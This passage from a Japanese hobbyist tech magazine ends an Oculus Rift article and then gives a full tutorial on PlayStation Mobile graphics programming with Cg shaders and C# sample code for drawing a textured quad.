そしてやはりというか、電子の妖精ミクさんです。新技術には可愛い女の子を、というのは日本人才タクの宿命なのでしょう。GOROMan 氏作成の Mikulus<sup>\*13</sup>では Tda 式 Append ミクさん<sup>\*14</sup>が犠牲となります。そこに存在しているはずなのに到達できないというもどかしさの体現。立体視による存在感の現出が無ければあり得ないものです<sup>\*15</sup>。

## 6 まとめ

いかがでしょうか。Oculus Rift の魅力は残念ながら紙面では伝えきれませんが、立体視と視点追従の威力というのは想像以上のものです。実際に体験してみたいという方が居れば、お友達の Oculus Rift 所有者<sup>\*16</sup>か、筆者の方<sup>\*17</sup>までコンタクトを取っていただければと思います。

<sup>\*9</sup> Portalなどの有名ゲームを開発、ゲーム配信プラットフォーム最大手 Steam を運営。Half-Life2 Ep3 を早く出してくれ～

<sup>\*10</sup> <http://www.riftenabled.com/>

<sup>\*11</sup> <http://www.mtbs3d.com/phpbb/viewtopic.php?f=140&t=17157>

<sup>\*12</sup> <http://spacewalk.spadille.org/>

<sup>\*13</sup> <http://www.nicovideo.jp/watch/sm20786059> 隨時更新されている



<sup>\*14</sup> <http://seiga.nicovideo.jp/seiga/im2018614> みんな大好き MikuMikuDance 用モデル

<sup>\*15</sup> 現実世界も同じだよという指摘を受けました（血涙）

<sup>\*16</sup> 2013年6月現在、世界で2万人くらいいます

<sup>\*17</sup> <https://twitter.com/santarh>

## 7 嫁をペロペロする



いやっほおおおおおおお！！ 僕にはシリカちゃんがいる！！ やつたよドラえもん！！ ひとりでできるもん！！  
あ、シリカちゃんが間近にいる！ んほおおおつっ！ お一つおお一つ！ そこに居るよ！？！？ ぼうつ



きた！ ついにきた！ ペロペロす……る？？ あれ？？

そういえば Oculus Rift に触覚は無いのですが……

～完～

# PSMでグラフィックスプログラミング

文 編集部 小倉 裕貴

## 1 はじめに

### 1.1 PSMとは

PSM とは PlayStationMobile の略称で、PlayStationVita や PlayStationCertified 対応デバイスで動作するアプリを作成できる仮想プラットフォームです。開発したアプリは PlayStationStore で販売することも可能です。この記事では PSM を用いたグラフィックスプログラミングについて紹介します。

### 1.2 期間限定のライセンス無料化について

PSM パブリッシャーライセンスの取得が期間限定<sup>\*1</sup>で無料になっています。パブリッシャーライセンスは、開発したアプリを販売するだけでなく、対応デバイスでの実機テストの際にも必要となります。興味がある方は是非この機会にライセンスを取得してみてはどうでしょうか。

### 1.3 導入方法

PSM の簡易的な導入方法について紹介します。

- 1 PSMDevPortal(<https://psm.playstation.net/portal/ja/index.html>)にアクセスする
- 2 デベロッパー登録をし、SDK のインストーラをダウンロードする
- 3 パブリッシャーライセンスを購入する(任意)
- 4 SDK をインストールする

この後の実機テストの方法などはインストールされた SDK に付属するドキュメントを参照してください。


## 2 グラフィックスプログラミング

### 2.1 グラフィックスパイプライン

グラフィックスパイプラインとは、GPU がグラフィックスを描画するために必要な「頂点座標」や「テクスチャ座標」といった頂点情報を、CPU が GPU に対して送信・処理し、グラフィックスが描画されるまでのパイプラインのことをいいます。図 1 は、その流れの重要な部分を強調して図示したものです。

シェーダーは、このパイプラインを自由に定義することができるプログラムのことで、主に頂点情報に対して処理を行う頂点シェーダーと、ピクセル情報に対して処理を行うフラグメントシェーダーに分けられます。

\*1 2013年5月8日～2013年9月2日



## 2.2 シェーダーとCg言語

Cg 言語とは、NVIDIA によって開発されたシェーダーを記述するためのプログラミング言語で、C 言語に似た構文を持ちます。シェーダーは図 1 で示すように、2 つのシェーダーが存在します。

ここで、基本的な文法を紹介するために、頂点シェーダーの一例を示します。

```

1 // Shader.vcg
2 void main(float3 in a_Position : POSITION, float2 in a_TexCoord : TEXCOORD0,
3           float3 out v_Position : POSITION, float2 out v_TexCoord : TEXCOORD0)
4 {
5     v_Position = a_Position;
6     v_TexCoord = a_TexCoord;
7 }
```

頂点シェーダーとフラグメントシェーダーは、それぞれが 1 つの main 関数を持ちます。

```
float3 in a_Position : POSITION
```

に注目してください。`float3` が引数 `a_Position` の型です。`float` の後につく「3」で `float` 型の値を 3 つ持つていることを示します。例えば `float3` 型の変数 `variable` では、`variable.x`、`variable.y`、`variable.z` のように書くと、それぞれの値を取得できます。

型名の後の `in` や `out` は、その引数が入力か出力かを示しています。`out` のつく引数は、それぞれのシェーダー

の `main` 関数が終了するまでに値が代入され、出力できるようにしておく必要があります。`in` のつく引数は、対応するデータを CPU から GPU に送信する必要があります。後述しますが、これは頂点情報を登録した頂点バッファを `GraphicsContext` に設定することで入力できます。


「:」の後に続く `POSITION` や `TEXCOORD0` はセマンティクスといいます。セマンティクスは、入出力するデータが GPU に対してどのような役割を持つのかを示します。そのため、役割を果たすために必要な型が指定され、例えば `POSITION` のセマンティクスは `float3` が指定され、`TEXCOORD0` は `float2` が指定されます。

## 2.2.1 セマンティクス

各種セマンティクスについて掘り下げます。

`TEXCOORD0` はテクスチャ座標を示すセマンティクスです。テクスチャ座標とは、テクスチャのどの部分を表示するかを決定するための座標です。具体的には、テクスチャの座標系における頂点の座標を指定し、その頂点によって作られた図形を表示部分として指定します。これは、表示部分を切り取るイメージで考えると分かりやすいかもしれません。

図 2 を見てください。テクスチャ座標を指定することで表示部分を切り出す例です。テクスチャの座標系は左上を原点とし、横幅と縦幅の長さを 1 としています。例えば、クマさんだけを表示したいとき、左上の座標を(0.5, 0.5)、左下の座標を(0.5, 1)、右上の座標を(1, 0.5)、右下の座標を(1, 1)とする長方形を作ると、図 2 のようなテクスチャ<sup>\*2</sup>でクマさんだけを表示部分として切り出すことができます。



ところで `TEXCOORD` の後につく 0 という数字は何を意味するのでしょうか。これはリソース番号というもので 3D グラフィックスで光源による陰影処理等に用いられます。詳しくは紹介しません。`TEXCOORD` の後には 0 がつくものだと思ってください。

\*2 画像は <http://www.wanpug.com/> よりお借りしました。

次に **POSITION**についてですが、これは先ほど表示部分を指定したテクスチャをスクリーン座標系<sup>\*3</sup>で表示するための位置座標のことです。本記事ではこれを頂点座標と呼ぶことにします。

図3は、図2で切り出したテクスチャが頂点座標の違いによってどのように表示されるかを示したものです。頂点座標を図2のようにすると、原寸大より小さくしたり、横に長くしたり、縦に長くしてスクリーンに表示できます。もしも原寸大で表示したいなら、テクスチャのピクセル幅をスクリーン座標系における幅に変換して、それに応じた座標を指定する必要があります。

今回は頂点座標を4点指定し、テクスチャを四角形で表示しましたが、表示(描画)方法はこれ以外にも三角形の集合として表示する方法もあります。

セマンティクスはこれ以外にも、法線ベクトルである **NORMAL** や色情報である **COLOR0** 等があります。




図3 スクリーン座標系にテクスチャを表示させる

## 2.3 前準備

### 2.3.1 何を表示するか

実際に PSM でグラフィックスプログラミングを行います。

今回は図4のうち、「クマさんの部分」のみをスクリーン左上に表示することを目標とします。


まず、画像をソリューション<sup>\*4</sup>に登録する必要があります。登録方法と、登録した画像へのパスの書き方について

---

\*3 PSM のスクリーン座標系は図6のようになっています。図3は、図6の座標系に準拠しています。

\*4 ここでは開発しているアプリケーションのプロジェクトのこと。

では、SDK のドキュメントの[関連ページ][プログラミングガイド][2.画像を出す]を参照してください。



### 2.3.2 ソースコードの用意

シェーダープログラムを用意します。まず、頂点シェーダーを作成します。

```

1 //Shader.vcg
2 void main(float3 in a_Position : POSITION, float2 in a_TexCoord : TEXCOORD0,
3           float3 out v_Position : POSITION, float2 out v_TexCoord : TEXCOORD0)
4 {
5     v_Position = a_Position;
6     v_TexCoord = a_TexCoord;
7 }
```

次にフラグメントシェーダーを作成します。

```

1 // Shader.fcg
2 void main(float2 in v_TexCoord : TEXCOORD0,
3           float4 out color      : COLOR,
4           uniform sampler2D s_Texture : TEXUNIT0)
5 {
6     color = tex2D( s_Texture, v_TexCoord );
7 }
```


最後に、以下のような AppMain.cs を作成してください。

```

1 // AppMain.cs
2 using Sce.PlayStation.Core;
3 using Sce.PlayStation.Core.Graphics;
4 namespace PSM_Sample {
5 class AppMain {
6     static void Main (string[] args) {
7         GraphicsContext graphics = new GraphicsContext ();
8         Texture2D texture = new Texture2D("/Application/image.png", false);
9         ShaderProgram shader = new ShaderProgram("/Application/shaders/Shader.cgx");
10
11        float left_x  = -1.0f;
12        float top_y   = 1.0f;
13        float right_x = left_x + (2.0f * texture.Width / graphics.Screen.Rectangle.Width);
14        float bottom_y = top_y - (2.0f * texture.Height / graphics.Screen.Rectangle.Height);
15        Vector2[] vertices = new Vector2[] {
16            new Vector2(left_x, top_y),    // Top Left
```

```
17         new Vector2(left_x, bottom_y), // Bottom Left
18         new Vector2(right_x, top_y),   // Top Right
19         new Vector2(right_x, bottom_y) // Bottom Right
20     );
21
22     Vector2[] texCoord = new Vector2[] {
23         new Vector2(0.5f, 0.5f), // Top Left
24         new Vector2(0.5f, 1.0f), // Bottom Left
25         new Vector2(1.0f, 0.5f), // Top Right
26         new Vector2(1.0f, 1.0f), // Bottom Right
27     };
28
29     VertexBuffer verBuffer = new VertexBuffer(4, VertexFormat.Float2,
30                                              VertexFormat.Float2);
31     shader.SetAttributeBinding(0, "a_Position");
32     shader.SetAttributeBinding(1, "a_TexCoord");
33     verBuffer.SetVertices(0, vertices);
34     verBuffer.SetVertices(1, texCoord);
35
36     graphics.SetClearColor(255, 255, 255, 255); //RGBA で指定
37     graphics.SetVertexBuffer(0, verBuffer);
38     graphics.SetShaderProgram(shader);
39     graphics.SetTexture(0, texture);
40
41     while (true) {
42         Sce.PlayStation.Core.Environment.SystemEvents.CheckEvents();
43         graphics.Clear();
44         graphics.DrawArrays(DrawMode.TriangleStrip, 0, 4);
45         graphics.SwapBuffers();
46     }
47 }
48 }}
```

このソリューションをシミュレーター上で実行すると、図 5 のような表示がなされます。



## 2.4 ソースコードの解説

### 2.4.1 初期化処理

7～9行目に注目してください。

```
7 GraphicsContext graphics = new GraphicsContext();
8 Texture2D texture = new Texture2D("/Application/image.png", false);
9 ShaderProgram shader = new ShaderProgram("/Application/shaders/Shader.cgx");
```

`GraphicsContext` とは、スクリーンへの描画を制御するクラスです。

`Texture2D` とは、テクスチャのクラスです。画像のパスを指定して生成します。

`ShaderProgram` は、シェーダーの機能を制御するクラスです。ところで、頂点シェーダーとフラグメントシェーダーの拡張子をそれぞれ`.vcg`、`.fcg` とすると、それらはビルト時に 1 つのファイル(拡張子`.cgx`)に格納されます。よって、9行目のファイル名には `Shader.cgx` のように指定しています。

### 2.4.2 頂点座標の定義

11～20行目に注目してください。

```
11 float left_x   = -1.0f;
12 float top_y    = 1.0f;
13 float right_x  = left_x + (2.0f * texture.Width / graphics.Screen.Rectangle.Width);
14 float bottom_y = top_y - (2.0f * texture.Height / graphics.Screen.Rectangle.Height);
15 Vector2[] vertices = new Vector2[] {
16     new Vector2(left_x, top_y), // Top Left
17     new Vector2(left_x, bottom_y), // Bottom Left
18     new Vector2(right_x, top_y), // Top Right
19     new Vector2(right_x, bottom_y) // Bottom Right
20 };
```

これは頂点座標の定義です。スクリーンの座標系は図 6 のようになっており、画像を表示するためには頂点座標 4 点で長方形を作り、その長方形にテクスチャを収めるイメージをしてください。また、この例では画像を左上に表示したいので、左上の頂点座標をスクリーン左上の座標(-1.0, 1.0)に合わせます。よって、頂点座標は図 7 のように定義されます。この頂点座標は、`float` のデータを 2 値を持つ構造体 `Vector2` の配列で以上のように定義します。配列で定義するのは、頂点バッファへ登録する際に配列を引数とするためです。





図 6 スクリーン座標系



### 2.4.3 テクスチャ座標の定義

22～27行目に注目してください。

```

22 Vector2[] texCoord = new Vector2[] {
23     new Vector2(0.5f, 0.5f), // Top Left
24     new Vector2(0.5f, 1.0f), // Bottom Left
25     new Vector2(1.0f, 0.5f), // Top Right
26     new Vector2(1.0f, 1.0f), // Bottom Right
27 };

```

これはテクスチャ座標の定義です。

画像は「クマさんの部分」のみを表示するのが目標のため、図2のように4分割した右下のテクスチャを取得することを考えます。テクスチャ座標は、前例のように左上を(0.5, 0.5)、左下を(0.5, 1.0)、右上を(1.0, 0.5)、右下を(1.0, 1.0)とします。これを頂点座標と同様にVector2の配列で定義します。

### 2.4.4 頂点バッファへの登録

定義した頂点座標とテクスチャ座標をシェーダーに渡すために、一旦頂点バッファと呼ばれる頂点情報を集めたオブジェクトへ登録する必要があります。29行目を見てください。

```
29 VertexBuffer verBuffer = new VertexBuffer(4, VertexFormat.Float2, VertexFormat.Float2);
```

まず、頂点バッファVertexBufferを初期化します。第1引数には頂点数<sup>5</sup>、第2引数以降は頂点情報のフォーマット、すなわちシェーダーに送るデータの型を指定します。


ところで、図1のグラフィックスパイプラインでは、頂点情報は頂点シェーダーに送られることが分かります。

<sup>5</sup> 頂点数は左上、左下、右上、右下の4つなので第一引数には4を指定している。

しかし、一度に全ての頂点情報が送られるわけではありません。頂点情報の送信量は CPU 側で指定した一度に送る頂点情報の量に基づきます。頂点情報のフォーマットは、この「頂点情報の送信量」にあたります。

`VertexFormat.Float2` の場合、頂点情報は `float` の値を 2 値分送ります。図 8 は頂点情報がフォーマットに従って送信・処理されていることを示しています。ここでは、`vertices` と `texCoord` は `Vector2` で定義されているため、構造体が持つ `float` の 2 値をフォーマットに従って送ります。その結果、1 回目の `a_Position` の x、y 成分には `vertices[0]` の x、y 成分が代入され<sup>\*6</sup>、入力されない z 要素<sup>\*7</sup> は 0 で補完されます。同様に、`a_TexCoord` も `texCoord[0]` の x、y 成分が代入され、変数に頂点情報が入力された後は、`main` 関数が実行されます。

このように、頂点情報を順に変更しながら 2 回目、3 回目と実行されます。



では、どのようにしてシェーダーに頂点情報を送るのでしょうか。31 ~ 34 行目を見てください。この設定をしておくと頂点バッファを描画するときに、頂点情報をシェーダーに送ることができます。

```

31 shader.SetAttributeBinding(0, "a_Position");
32 shader.SetAttributeBinding(1, "a_TexCoord");
33 verBuffer.SetVertices(0, vertices);
34 verBuffer.SetVertices(1, texCoord);

```

最初の 31 行目は頂点シェーダーの `a_Position` 変数に 0 番、32 行目は `a_TexCoord` 変数に 1 番、のように頂点シェーダーに入力するアトリビュート変数にインデックスを割り振っています。

次に、割り振られたインデックスに関連する頂点情報を設定ていきます。`a_Position` 入力するのは頂点座

\*6 `Vector2` は x と y というプロパティを持つ。

\*7 `a_Position` は `float3` なので z 要素がある。

標で、割り振られたインデックスは 0 番なので、33 行目では `vertices` を 0 番で設定しています。同様に、`a_TexCoord` に入力するのはテクスチャ座標なので、34 行目は `texCoord` を 1 番で設定しています。

#### 2.4.5 GraphicsContext の設定

頂点バッファの設定は完了しましたが、このままでは描画はされません。描画を制御する `GraphicsContext` のインスタンスに描画に必要な情報を設定する必要があります。36 ~ 39 行目を見てください。

```
36 graphics.SetClearColor(255, 255, 255, 255); // RGBA で指定  
37 graphics.SetVertexBuffer(0, verBuffer);  
38 graphics.SetShaderProgram(shader);  
39 graphics.setTexture(0, texture);
```

36 行目はフレームバッファをクリアするときの色を RGBA で設定しています。ここでは白を設定しています。

37 行目は頂点バッファを設定しています。ここではインデックス 0 番に頂点バッファを設定します。

38 行目はシェーダーの設定です。設定されたシェーダーによって頂点情報が処理されます。

39 行目ですが、テクスチャをインデックス 0 番に設定しています。このインデックス番号は、フラグメントシェーダーへのテクスチャの入力と対応していて、`TEXTUNIT` の後に続く番号がこれを指します。

例えば図 1 の場合には、フラグメントシェーダーが指定する `TEXTUNIT` の番号は 1 となっています。2 つの値は対応していく、`SetTexture()` で 1 番に設定された `TextureB` が、フラグメントシェーダーに入力されるテクスチャとなることがイメージ出来ると思います。

話は戻りますが、`Shader.fcg` の 4 行目では `TEXTUNIT0` としたので、テクスチャを入力するためには `SetTexture()` で 0 番にテクスチャを設定しなければなりません。そのように設定すると、`Shader.fcg` の 4 行目にある `s_Texture` には 39 行目の `SetTexture()` で設定した `texture` がサンプラーとして入力されることになります。

#### 2.4.6 フレーム描画

最後に、メインループです。41 ~ 46 行目に注目してください。

```
41 while (true) {  
42     Sce.PlayStation.Core.Environment.SystemEvents.CheckEvents();  
43     graphics.Clear();  
44     graphics.DrawArrays(DrawMode.TriangleStrip, 0, 4);  
45     graphics.SwapBuffers();  
46 }
```

最初の `Sce.PlayStation.Core.Environment.SystemEvents.CheckEvents()` は、毎フレーム呼び出される必要があります。詳しくはドキュメントの[関連ページ][API 概要][Environment 概要]を参照してください。

`graphics.Clear()` は描画対象であるフレームバッファをクリアします。クリアカラーには `SetColor()` によって設定された色<sup>8</sup> が適用されます。`graphics.SwapBuffers()` はフレームバッファを切り替えます。これら 2 つの詳細については、ドキュメントの[関連ページ][プログラミングガイド][プログラムの構造][ダブルバッフ

---

\*8 今回は白が設定されている。


ア]の解説が分かりやすいので、そちらを参照してください。

最後に、`graphics.DrawArrays(DrawMode.TriangleStrip, 0, 4)`は、フレームバッファへの描画を行う関数です。`GraphicsContext` に設定された頂点バッファ、テクスチャ、シェーダーなどを元に、グラフィックスパイプラインを介して描画をします。このように `GraphicsContext` が頂点バッファに設定された頂点情報をシェーダーに渡すのですが、その前に `DrawMode` による描画方式について紹介します。

`DrawMode` は、頂点をどのように扱うかを決めます。主に使うのは以下の 2 種類です。


- `DrawMode.Triangles`

頂点 3 つを使用して、三角形とする方式です。この方式では、四角形を作るために 2 つの三角形を用いるため、四角形を作るために頂点が 6 つ必要となります(ただし、同じ頂点を共有する方法もあります)。



- `DrawMode.TriangleStrip`

頂点を交互に繋げていく描画方法です。四角形を作るためには頂点が 4 つ必要で `DrawMode.Triangles` よりも頂点数が少なくて済みますが、頂点が必ず繋がってしまうため图形と图形を切り離すような使い方ができません。



